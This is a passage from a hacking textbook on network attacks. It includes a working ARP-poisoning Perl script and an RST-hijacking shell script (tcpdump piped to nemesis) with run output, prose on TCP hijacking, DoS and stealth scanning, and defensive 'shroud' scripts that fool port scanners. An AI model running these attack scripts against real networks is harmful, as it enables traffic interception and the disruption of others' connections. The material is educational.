{
  die("MAC address of $targ not found.\n");
}
# Get your IP and MAC
print "Retrieving your IP and MAC info from ifconfig...\n";
@ifconf = split(" ", qx[/sbin/ifconfig $device]);
$me = substr(@ifconf[6], 5);
$me_mac = @ifconf[4];

print "[*] Gateway: $gw is at $gw_mac\n";
print "[*] Target:  $targ is at $targ_mac\n";
print "[*] You:     $me is at $me_mac\n";
while($flag)
{ # Continue poisoning until ctrl-C
  print "Redirecting:  $gw -> $me_mac <- $targ";
  system("nemesis arp -r -d $device -S $gw -D $targ -h $me_mac -m $targ_mac -H
$me_mac -M $targ_mac");
  system("nemesis arp -r -d $device -S $targ -D $gw -h $me_mac -m $gw_mac -H
$me_mac -M $gw_mac");
  sleep 10;
}

sub cleanup
{ # Put things back to normal
  $flag = 0;
print "Ctrl-C caught, exiting cleanly.\nPutting arp caches back to normal.";
  system("nemesis arp -r -d $device -S $gw -D $targ -h $gw_mac -m $targ_mac -H
$gw_mac -M $targ_mac");
  system("nemesis arp -r -d $device -S $targ -D $gw -h $targ_mac -m $gw_mac -H
$targ_mac -M $gw_mac");
}
# ./arpredirect.pl
Usage: arpredirect.pl <gateway> <target>
# ./arpredirect.pl 192.168.0.1 192.168.0.118
Pinging 192.168.0.1 and 192.168.0.118 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.1 is at 00:50:18:00:0F:01
[*] Target:  192.168.0.118 is at 00:C0:F0:79:3D:30
[*] You:     192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting:  192.168.0.1 -> 00:00:AD:D1:C7:ED <- 192.168.0.118
ARP Packet Injected

ARP Packet Injected
Redirecting:  192.168.0.1 -> 00:00:AD:D1:C7:ED <- 192.168.0.118
ARP Packet Injected

ARP Packet Injected
Ctrl-C caught, exiting cleanly.
Putting arp caches back to normal.
```

```
ARP Packet Injected

ARP Packet Injected

#
```


0x340 TCP/IP Hijacking

TCP/IP hijacking is a clever technique that uses spoofed packets to take over a connection between a victim and a host machine. The victim's connection hangs, and the attacker is able to communicate with the host machine as if the attacker were the victim. This technique is exceptionally useful when the victim uses a one-time password to connect to the host machine. A one-time password can be used to authenticate once, and only once, which means that sniffing the authentication is useless for the attacker. In this case, TCP/IP hijacking is an excellent means of attack.

As mentioned earlier in the chapter, during any TCP connection, each side maintains a sequence number. As packets are sent back and forth, the sequence number is incremented with each packet sent. Any packet that has an incorrect sequence number isn't passed up to the next layer by the receiving side. The packet is dropped if earlier sequence numbers are used, or it is stored for later reconstruction if later sequence numbers are used. If both sides have incorrect sequence numbers, any communications that are attempted by either side aren't passed up by the corresponding receiving side, even though the connection remains in the established state. This condition is called a *desynchronized* state, which causes the connection to hang.

To carry out a TCP/IP hijacking attack, the attacker must be on the same network as the victim. The host machine the victim is communicating with can be anywhere. The first step is for the attacker to use a sniffing technique to sniff the victim's connection, which allows the attacker to watch the sequence numbers of both the victim (system A in the following illustration) and the host machine (system B). Then the attacker sends a spoofed packet from the victim's IP address to the host machine, using the correct sequence number, as shown on the facing page.

The host machine receives the spoofed packet and, believing it came from the victim's machine, increments the sequence number and responds to the victim's IP. Because the victim's machine doesn't know about the spoofed packet, the host machine's response has an incorrect sequence number, so the victim ignores the response packet. And because the victim's machine ignored the host machine's response packet, the victim's sequence number count is off. Therefore any packet the victim tries to send to the host machine will have an incorrect sequence number as well, causing the host machine to ignore the packet.



The attacker has forced the victim's connection with the host machine into a desynchronized state. And because the attacker sent out the first spoofed packet that caused all this chaos, the attacker can keep track of sequence numbers and continue spoofing packets from the victim's IP address to the host machine. This lets the attacker continue communicating with the host machine while the victim's connection hangs.

0x341 RST Hijacking

A very simple form of TCP/IP hijacking involves injecting an authentic-looking reset (RST) packet. If the source is spoofed and the acknowledgment number is correct, the receiving side will believe that the source actually sent the reset packet and reset the connection.

This effect can be accomplished with `tcpdump`, `awk`, and a command-line packet-injection tool like `nemesis`. `Tcpdump` can be used to sniff for established connections by filtering for packets with the ACK flag turned on. This can be done with a packet filter that looks at the 13th octet of the TCP header. The flags are found in the order of URG, ACK, PSH, RST, SYN, and FIN, from left to right. This means that if the ACK flag is turned on, the 13th octet would be 00010000 in binary, which is 16 in decimal. If both SYN and ACK are turned on, the 13th octet would be 00010010 in binary, which is 18 in decimal.

In order to create a filter that matches when the ACK flag is turned on without caring about any of the other bits, the bitwise AND operator is used. ANDing 00010010 with 00010000 will produce 00010000, because the ACK bit is the only bit where both bits are 1. This means a filter of `tcp[13] & 16 == 16` will match packets where the ACK flag is turned on, regardless of the state of the remaining flags.

```
# tcpdump -S -n -e -l "tcp[13] & 16 == 16"
tcpdump: listening on eth0
```

```
22:27:17.437439 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 98: 192.168.0.193.22 >
192.168.0.118.2816: P 1986373934:1986373978(44) ack 3776820979 win 6432 (DF) [tos
0x10]
22:27:17.447379 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 242: 192.168.0.193.22 >
192.168.0.118.2816: P 1986373978:1986374166(188) ack 3776820979 win 6432 (DF) [tos
0x10]
```

The `-S` flag tells `tcpdump` to print absolute sequence numbers, and `-n` prevents `tcpdump` from converting the addresses to names. Additionally, the `-e` flag is used to print the link-level header on each dump line, and `-l` buffers the output line so it can be piped into another tool, like `awk`.

`Awk` is a wonderful scripting tool that can be used to parse through the `tcpdump` output to extract the source and destination IP addresses, ports, and MAC addresses, as well as the acknowledgment and sequence numbers. The acknowledgment number in a packet outbound from a target will be the new expected sequence number for a response packet to that target. This information can be used to craft a spoofed RST packet with `nemesis`. This spoofed packet is then sent out, and all connections that are seen by `tcpdump` will be reset.

File: hijack_rst.sh

```
#!/bin/sh
tcpdump -S -n -e -l "tcp[13] & 16 == 16" | awk '{
# Output numbers as unsigned
  CONVFMT="%u";

# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]"."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Received ack number is the new seq number
  seq_num = $12;

# Feed all this information to nemesis
  exec_string = "nemesis tcp -v -fR -S "src_ip" -x "src_port" -H "src_mac" -D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num;

# Display some helpful debugging info.. input vs. output
```

```
  print "[in]  "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10" "$11" "$12;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);
}'
```

When this script is run, any established connection will be reset upon detection. In the following example, an ssh session between 192.168.0.193 and 192.168.0.118 is reset.

```
# ./hijack_rst.sh
tcpdump: listening on eth0
[in]  22:37:42.307362 0:c0:f0:79:3d:30 0:0:ad:d1:c7:ed 0800 74: 192.168.0.118.2819
> 192.168.0.193.22: P 3956893405:3956893425(20) ack 2752044079
[out] nemesis tcp -v -fR -S 192.168.0.193 -x 22 -H 0:0:ad:d1:c7:ed -D 192.168.0.118
-y 2819 -M 0:c0:f0:79:3d:30 -s 2752044079

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
     [Ethernet type] IP (0x0800)

               [IP] 192.168.0.193 > 192.168.0.118
            [IP ID] 22944
         [IP Proto] TCP (6)
           [IP TTL] 255
           [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

         [TCP Ports] 22 > 2819
         [TCP Flags] RST
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
[in]  22:37:42.317396 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 74: 192.168.0.193.22 >
192.168.0.118.2819: P 2752044079:2752044099(20) ack 3956893425
[out] nemesis tcp -v -fR -S 192.168.0.118 -x 2819 -H 0:c0:f0:79:3d:30 -D
192.168.0.193 -y 22 -M 0:0:ad:d1:c7:ed -s 3956893425

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:C0:F0:79:3D:30 > 00:00:AD:D1:C7:ED
     [Ethernet type] IP (0x0800)
```

```
               [IP] 192.168.0.118 > 192.168.0.193
            [IP ID] 25970
         [IP Proto] TCP (6)
           [IP TTL] 255
           [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

        [TCP Ports] 2819 > 22
        [TCP Flags] RST
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

0x350 Denial of Service

Another form of network attack is a denial of service (DoS) attack. RST hijacking is actually a form of DoS attack. Instead of trying to steal information, a DoS attack simply prevents access to a service or resource. There are two general forms of DoS attacks: those that crash services and those that flood services.

Denial of service attacks that crash services are actually more similar to program exploits than network-based exploits. Often these attacks are dependent on a poor implementation by a specific vendor. A buffer-overflow exploit gone wrong will usually just crash the target program instead of changing the execution flow to the injected shellcode. If this program happens to be on a server, then no one else can access that service. Crashing DoS attacks like this are closely tied to a certain program and a certain version, but there have been a few crashing DoS attacks that affected multiple vendors due to similar network oversights. Even though these oversights are all patched in most modern operating systems, it's still useful to think about how these techniques might be applied to different situations.

0x351 The Ping of Death

Under the specification for ICMP, ICMP echo messages are only meant to have 2^{16}, or 65,536 bytes of data in the data part of the packet. The data portion of ICMP packets is commonly overlooked, because the important information is in the header. Several operating systems crashed if they were sent ICMP echo messages that exceeded the size specified. An ICMP echo message of this gargantuan size became affectionately known as The Ping of Death. It was a very simple hack in response to a vulnerability that existed because those vendors never considered this possibility. Nearly all modern systems are patched against this vulnerability now.

0x352 Teardrop

Another similar crashing DoS attack that came about for the same reason was called teardrop. Teardrop exploited another weakness in several vendors' implementations of IP fragmentation reassembly. Usually when a packet is fragmented, the offsets stored in the header will line up to reconstruct the original packet with no overlap. The teardrop attack sent packet fragments with overlapping offsets, which caused implementations that didn't check for this irregular condition to inevitably crash.

0x353 Ping Flooding


Flooding DoS attacks don't try to necessarily crash a service or resource, but instead try to overload it so it can't respond. Similar attacks can tie up resources like CPU cycles and system processes, but a flooding attack specifically tries to tie up a network resource.

The simplest form of flooding is just a ping flood. The goal is to use up the victim's bandwidth so that legitimate traffic can't get through. The attacker sends many significantly large ping packets to the victim, which eats away at the bandwidth of the victim's network connection.

There's nothing really clever about this attack, as it's mainly just a battle of bandwidth; an attacker with greater bandwidth than a victim can send more data than the victim can receive, and therefore deny other legitimate traffic from getting to the victim.

0x354 Amplification Attacks

There are actually some clever ways to perform a ping flood, without having massive amounts of bandwidth. An amplification attack uses spoofing and broadcast addressing to amplify a single stream of packets by a hundredfold. First, a target amplification system must be found. This is a network that allows communication to the broadcast address and has a relatively high number of active hosts. Then the attacker sends large ICMP echo request packets to the broadcast address of the amplification network, with a spoofed source address of the victim's system. The amplifier will broadcast these packets to all the hosts on the amplification network, which will then send corresponding ICMP echo reply packets to the spoofed source address, which is the victim's machine.


Amplification network
Spoofed packet from victim's address sent to the broadcast address of the amplification network
A
B
C
D
E
F
G
H
I
J
Attacker
All hosts respond to the spoofed source address
Victim

This amplification of traffic allows the attacker to send a relatively small stream of ICMP echo request packets out, while the victim gets swamped with up to a couple hundred times as many ICMP echo reply packets. This attack can be done with both ICMP packets and UDP echo packets. These techniques are known as *smurf* and *fraggle* attacks, respectively.

0x355 Distributed DoS Flooding

A distributed DoS (DDoS) attack is a distributed version of a flooding DoS attack. Because bandwidth consumption is the goal of a flooding DoS attack, the more bandwidth the attacker is able to work with, the more damage they can do. In a DDoS attack, the attacker first compromises a number of other hosts and installs daemons on them. These daemons wait patiently until the attacker picks a victim and decides to attack. The attacker uses some sort of controlling program, and all of the daemons simultaneously attack the victim using some form of flooding DoS attack. Not only does the great number of distributed hosts multiply the effect of the flooding, it also makes tracing the attack that much more difficult.

0x356 SYN Flooding

Instead of exhausting bandwidth, a SYN flood tries to exhaust states in the TCP/IP stack. Because TCP maintains connections, it must track these connections and their state somewhere. The TCP/IP stack handles this, but the number of connections a single TCP stack can track is finite, and a SYN flood uses spoofing to take advantage of this limitation.

The attacker floods the victim's system with many SYN packets, using a spoofed nonexistent source address. Because a SYN packet is used to initiate a TCP connection, the victim's machine will send a SYN/ACK packet to the spoofed address in response and wait for the expected ACK response. Each of these waiting, half-open connections goes into a backlog queue that has limited space. Because the spoofed source addresses don't actually exist, the ACK responses needed to remove these entries from the queue and complete the connection never come. Instead, each half-open connection must time out, which takes a relatively long time.

As long as the attacker continues to flood the victim's system with spoofed SYN packets, the victim's backlog queue will remain full, making it nearly impossible for real SYN packets to get to the system and initiate valid TCP/IP connections.

0x360 Port Scanning

Port scanning is a way of figuring out which ports are listening and accepting connections. Because most services run on standard, documented ports, this information can be used to determine which services are running. The simplest form of port scanning involves trying to open TCP connections to every possible port on the target system. While this is effective, it's also noisy and detectable. Also, when connections are established, services will normally log the IP address. To avoid this, several clever techniques have been invented to avoid detection.

0x361 Stealth SYN Scan

A SYN scan is also sometimes called a *half-open* scan. This is because it doesn't actually open a full TCP connection. Recall the TCP/IP handshake: When a full connection is made, first a SYN packet is sent, then a SYN/ACK packet is sent back, and finally an ACK packet is returned to complete the handshake and open the connection. A SYN scan doesn't complete the handshake, so a full connection is never opened. Instead, only the initial SYN packet is sent, and the response is examined. If a SYN/ACK packet is received in response, that port must be accepting connections. This is recorded, and a RST packet is sent to tear down the connection to prevent the service from accidentally being DoSed.

0x362 FIN, X-mas, and Null Scans

In response to SYN scanning, new tools to detect and log half-open connections were created. So, yet another collection of techniques for stealth port scanning evolved: FIN, X-mas, and Null scans. These all involve sending a nonsensical packet to every port on the target system. If a port is listening, these packets just get ignored. However, if the port is closed and the implementation follows protocol (RFC 793), a RST packet will be sent. This difference can be used to detect which ports are accepting connections, without actually opening any connections.

The FIN scan sends a FIN packet, the X-mas scan sends a packet with FIN, URG, and PUSH turned on (named because the flags are lit up like a Christmas tree), and the Null scan sends a packet with no TCP flags set. While these types of scans are stealthier, they can also be unreliable. For instance, Microsoft's implementation of TCP doesn't send RST packets like it should, making this form of scanning ineffective.

0x363 Spoofing Decoys

Another way to avoid detection is to hide among several decoys. This technique simply spoofs connections from various decoy IP addresses in between each real port-scanning connection. The responses from the spoofed connections aren't needed, because they are simply misleads. However the spoofed decoy addresses must use real IP addresses of live hosts; otherwise the target may be accidentally be SYN flooded.

0x364 Idle Scanning

Idle scanning is a way to scan a target using spoofed packets from an idle host, by observing changes in the idle host. The attacker needs to find a usable idle host that is not sending or receiving any other network traffic and has a TCP implementation that produces predictable IP IDs that change by a known increment with each packet. IP IDs are meant to be unique per packet per session, and they are commonly incremented by 1 or 254 (depending on byte ordering) on Windows 95 and 2000, respectively. Predictable IP IDs have never really been considered a security risk, and idle scanning takes advantage of this misconception.


First the attacker gets the current IP ID of the idle host by contacting it with a SYN packet or an unsolicited SYN/ACK packet, and observing the IP ID of the response. By repeating this process a couple more times, the increment that the IP ID changes with each packet can be determined.

Then the attacker sends a spoofed SYN packet with the idle host's IP address to a port on the target machine. One of two things will happen, depending on whether that port on the victim machine is listening:

- If that port is listening, a SYN/ACK packet will be sent back to the idle host. But because the idle host didn't actually send out the initial SYN packet, this response appears to be unsolicited to the idle host, and it responds by sending back a RST packet.
- If that port isn't listening, the target machine will send a RST packet back to the idle host, which requires no response.

At this point, the attacker contacts the idle host again to determine how much the IP ID has incremented. If it has only incremented by one interval, no other packets were sent out by the idle host between the two checks. This implies that the port on the target machine is closed. If the IP ID has incremented by two intervals, one packet, presumably a RST packet, was sent out by the idle machine between the checks. This implies that the port on the target machine is open.

The steps are illustrated here for both possible outcomes:



Of course, if the idle host isn't truly idle, the results will be skewed. If there is light traffic on the idle host, multiple packets can be sent for each port. If 20 packets are sent, then a change of 20 incremental steps should be seen for an open port, and none for a closed port. Even if there is light traffic, such as one or two non–scan-related packets on the idle host, this difference is large enough that it can still be detected.

If this technique is used properly on an idle host that doesn't have any logging capabilities, the attacker can scan any target without ever revealing her IP address.

0x365 Proactive Defense (Shroud)

Port scans are often used to profile systems before they are attacked. Knowing what ports are open allows an attacker to determine which services can be attacked. Many IDSs offer methods to detect port scans, but by then the information has already been leaked. While writing this chapter, I wondered if it were possible to prevent port scans before they actually happened. Hacking really is all about coming up with new ideas, so a simple, newly developed method for proactive port-scanning defense will be presented here.

First of all, the FIN, Null, and X-mas scans can be prevented by a simple kernel modification. If the kernel never sends reset packets, these scans will turn up nothing. The following output uses `grep` to find the kernel code responsible for sending reset packets.

```
# grep -n -A 12 "void.*send_reset" /usr/src/linux/net/ipv4/tcp_ipv4.c
1161:static void tcp_v4_send_reset(struct sk_buff *skb)
1162-{
1163-   struct tcphdr *th = skb->h.th;
1164-   struct tcphdr rth;
1165-   struct ip_reply_arg arg;
1166-
1167-   return; // Modification: Never send RST, always return.
1168-
1169-   /* Never send a reset in response to a reset. */
1170-   if (th->rst)
1171-           return;
1172-
1173-   if (((struct rtable*)skb->dst)->rt_type != RTN_LOCAL)
```

By adding the return command (shown above in bold), the `tcp_v4_send_reset()` kernel function will simply return instead of doing anything. After the kernel is recompiled, the result is a kernel that doesn't send out reset packets, avoiding information leakage.

FIN scan before the kernel modification:

```
# nmap -vvv -sF 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (192.168.0.189) appears to be up ... good.
Initiating FIN Scan against  (192.168.0.189)
The FIN Scan took 17 seconds to scan 1601 ports.
Adding open port 22/tcp
Interesting ports on  (192.168.0.189):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 17 seconds
#
```

FIN scan after the kernel modification:

```
# nmap -sF 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
All 1601 scanned ports on  (192.168.0.189) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 100 seconds
#
```

This works fine for scans that rely on RST packets, but preventing information leakage with SYN scans and full-connect scans is a bit more difficult. In order to maintain functionality, open ports have to respond with SYN/ACK packets, but if all of the closed ports also responded with SYN/ACK packets, the amount of useful information an attacker could retrieve from port scans would be minimized. Simply opening every port would cause a major performance hit, though, which isn't desirable. Ideally, this should all be done without using the TCP stack. That sounds like a job for a nemesis script:

File: shroud.sh

```
#!/bin/sh
HOST="192.168.0.189"
/usr/sbin/tcpdump -e -S -n -p -l "(tcp[13] == 2) and (dst host $HOST) and !(dst
port 22)" | /bin/awk '{
# Output numbers as unsigned
  CONVFMT="%u";
# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]"."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Increment the received seq number for the new ack number
  ack_num = substr($10,1,index($10,":")-1)+1;
# Generate a random seq number
  seq_num = rand() * 4294967296;

# Feed all this information to nemesis
  exec_string = "nemesis tcp -v -fS -fA -S "src_ip" -x "src_port" -H "src_mac" -D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num" -a "ack_num;

# Display some helpful debugging info.. input vs. output
  print "[in]  "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);
}'
```

When running this script, make sure that the HOST variable is set to the current IP address of your host.

The 13th octet is used for a tcpdump filter again, this time only accepting packets that are destined for the given host IP on any port, except for 22, and that only have the SYN flag on. This will pick up SYN scan attempts, full-connect scan attempts, and any other type of connection attempt. Then the packet information is parsed through awk, and fed into nemesis to craft a realistic-looking SYN/ACK response packet. Port 22 must be avoided, because ssh is already responding on that port. All of this is done without using the TCP stack.

With the shroud script running, a telnet attempt will appear to connect even though the host machine isn't even listening to the traffic, as shown here:

From overdose @ 192.168.0.193:

```
overdose$ telnet 192.168.0.189 12345
Trying 192.168.0.189...
Connected to 192.168.0.189.
```

```
Escape character is '^]'.
^]
telnet> q
Connection closed.
overdose$
```

The shroud.sh script running on 192.168.0.189:

```
# ./shroud.sh
tcpdump: listening on eth1
[in]  14:07:09.793997 0:0:ad:d1:c7:ed 0:2:2d:4:93:e4 0800 74: 192.168.0.193.32837 >
192.168.0.189.12345: S 2071082535:2071082535(0)
[out] nemesis tcp -v -fS -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32837 -M 0:0:ad:d1:c7:ed -s 979061690 -a 2071082536

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

               [MAC] 00:02:2D:04:93:E4 > 00:00:AD:D1:C7:ED
     [Ethernet type] IP (0x0800)

                [IP] 192.168.0.189 > 192.168.0.193
             [IP ID] 2678
          [IP Proto] TCP (6)
            [IP TTL] 255
            [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

         [TCP Ports] 12345 > 32837
         [TCP Flags] SYN ACK
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096
    [TCP Ack number] 2071082536
    [TCP Seq number] 979061690

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

Now that the script appears to be working properly, any port-scanning methods involving SYN packets should be fooled into thinking that every possible port is open.

```
overdose# nmap -sS 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.0.189):
```

```
Port        State      Service
1/tcp       open       tcpmux
2/tcp       open       compressnet
3/tcp       open       compressnet
4/tcp       open       unknown
5/tcp       open       rje
6/tcp       open       unknown
7/tcp       open       echo
8/tcp       open       unknown
9/tcp       open       discard
10/tcp      open       unknown
11/tcp      open       systat
12/tcp      open       unknown
13/tcp      open       daytime
14/tcp      open       unknown
15/tcp      open       netstat
16/tcp      open       unknown
17/tcp      open       qotd
18/tcp      open       msp
19/tcp      open       chargen
20/tcp      open       ftp-data
21/tcp      open       ftp
22/tcp      open       ssh
23/tcp      open       telnet
24/tcp      open       priv-mail
25/tcp      open       smtp

[ output trimmed ]

32780/tcp   open       sometimes-rpc23
32786/tcp   open       sometimes-rpc25
32787/tcp   open       sometimes-rpc27
43188/tcp   open       reachout
44442/tcp   open       coldfusion-auth
44443/tcp   open       coldfusion-auth
47557/tcp   open       dbbrowse
49400/tcp   open       compaqdiag
54320/tcp   open       bo2k
61439/tcp   open       netprowler-manager
61440/tcp   open       netprowler-manager2
61441/tcp   open       netprowler-sensor
65301/tcp   open       pcanywhere

Nmap run completed -- 1 IP address (1 host up) scanned in 37 seconds
overdose#
```

The only service that is actually running is ssh on port 22, but it is hidden in a sea of false positives. A dedicated attacker could simply telnet to every port to check the banners, but this technique could easily be expanded to spoof banners also. In fact, let's do that right now.

The client machine will respond to the spoofed SYN/ACK with a single ACK packet. This packet will always increment the sequence number by exactly one, so the proper response packet containing the banner can actually be predicted, generated, and sent to the client machine before that machine can even generate the ACK response. The banner response packet will have the ACK and PSH flags turned on, to match normal banner packets. Interestingly, both packets can be generated and sent out without even caring about the ACK response from the client. This means the script doesn't have to keep track of connection states, and instead the client's TCP stack will sort out the packets.

The modified shroud script looks like this:

File: shroud2.sh

```
#!/bin/sh
HOST="192.168.0.189"
/usr/sbin/tcpdump -e -S -n -p -l "(tcp[13] == 2) and (dst host $HOST)" | /bin/awk
'{
# Output numbers as unsigned
  CONVFMT="%u";

# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]"."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Increment the received seq number for the new ack number
  ack_num = substr($10,1,index($10,":")-1)+1;
# Generate a random seq number
  seq_num = rand() * 4294967296;

# Precalculate the sequence number for the next packet
  seq_num2 = seq_num + 1;

# Feed all this information to nemesis
```

```
  exec_string = "nemesis tcp -fS -fA -S "src_ip" -x "src_port" -H "src_mac" -D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num" -a "ack_num;

# Display some helpful debugging info.. input vs. output
  print "[in]  "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);

# Do it again to craft the second packet, this time ACK/PSH with a banner
  exec_string = "nemesis tcp -v -fP -fA -S "src_ip" -x "src_port" -H "src_mac" -D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num2" -a "ack_num" -P banner";

# Display some helpful debugging info..
  print "[out2] "exec_string;

# Inject the second packet with nemesis
  system(exec_string);
}'
```

The payload of the banner packet will be pulled from a file called banner. Just to make things extra confusing for the attacker, this can be made to look exactly like the valid ssh banner. The following output looks at a normal ssh banner and puts a similar-looking banner in the `banner` data file. Again, when running this script, remember to set the HOST variable to your current host's IP.

On 192.168.0.189:

```
tetsuo# telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
^]
telnet> quit
Connection closed.
tetsuo# printf "SSH-1.99-OpenSSH_3.5p1\n\r" > banner
tetsuo# ./shroud2.sh
tcpdump: listening on eth1
[in]  14:41:12.931803 0:0:ad:d1:c7:ed 0:2:2d:4:93:e4 0800 74: 192.168.0.193.32843 >
192.168.0.189.12345: S 4226290404:4226290404(0)
[out] nemesis tcp -fS -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32843 -M 0:0:ad:d1:c7:ed -s 1943811492 -a 4226290405

TCP Packet Injected
[out2] nemesis tcp -v -fP -fA -S 192.168.0.189 -x 12345 -H 0:2:2d:4:93:e4 -D
192.168.0.193 -y 32843 -M 0:0:ad:d1:c7:ed -s 1943811493 -a 4226290405 -P banner
```

```
TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

               [MAC] 00:02:2D:04:93:E4 > 00:00:AD:D1:C7:ED
     [Ethernet type] IP (0x0800)

                [IP] 192.168.0.189 > 192.168.0.193
             [IP ID] 23711
          [IP Proto] TCP (6)
            [IP TTL] 255
            [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

         [TCP Ports] 12345 > 32843
         [TCP Flags] ACK PSH
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096
    [TCP Ack number] 4226290405

Wrote 78 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

From another machine (overdose), it appears that a valid connection to a ssh server has occurred.

From overdose @ 192.168.0.193:

```
overdose$ telnet 192.168.0.189 12345
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.5p1
```

Further variations could be created to randomly choose from a library of various banners or to send out a sequence of menacing ANSI sequences. Imagination is a wonderful thing.

Of course, there are also ways to get around a technique like this. I can think of at least one way right now. Can you?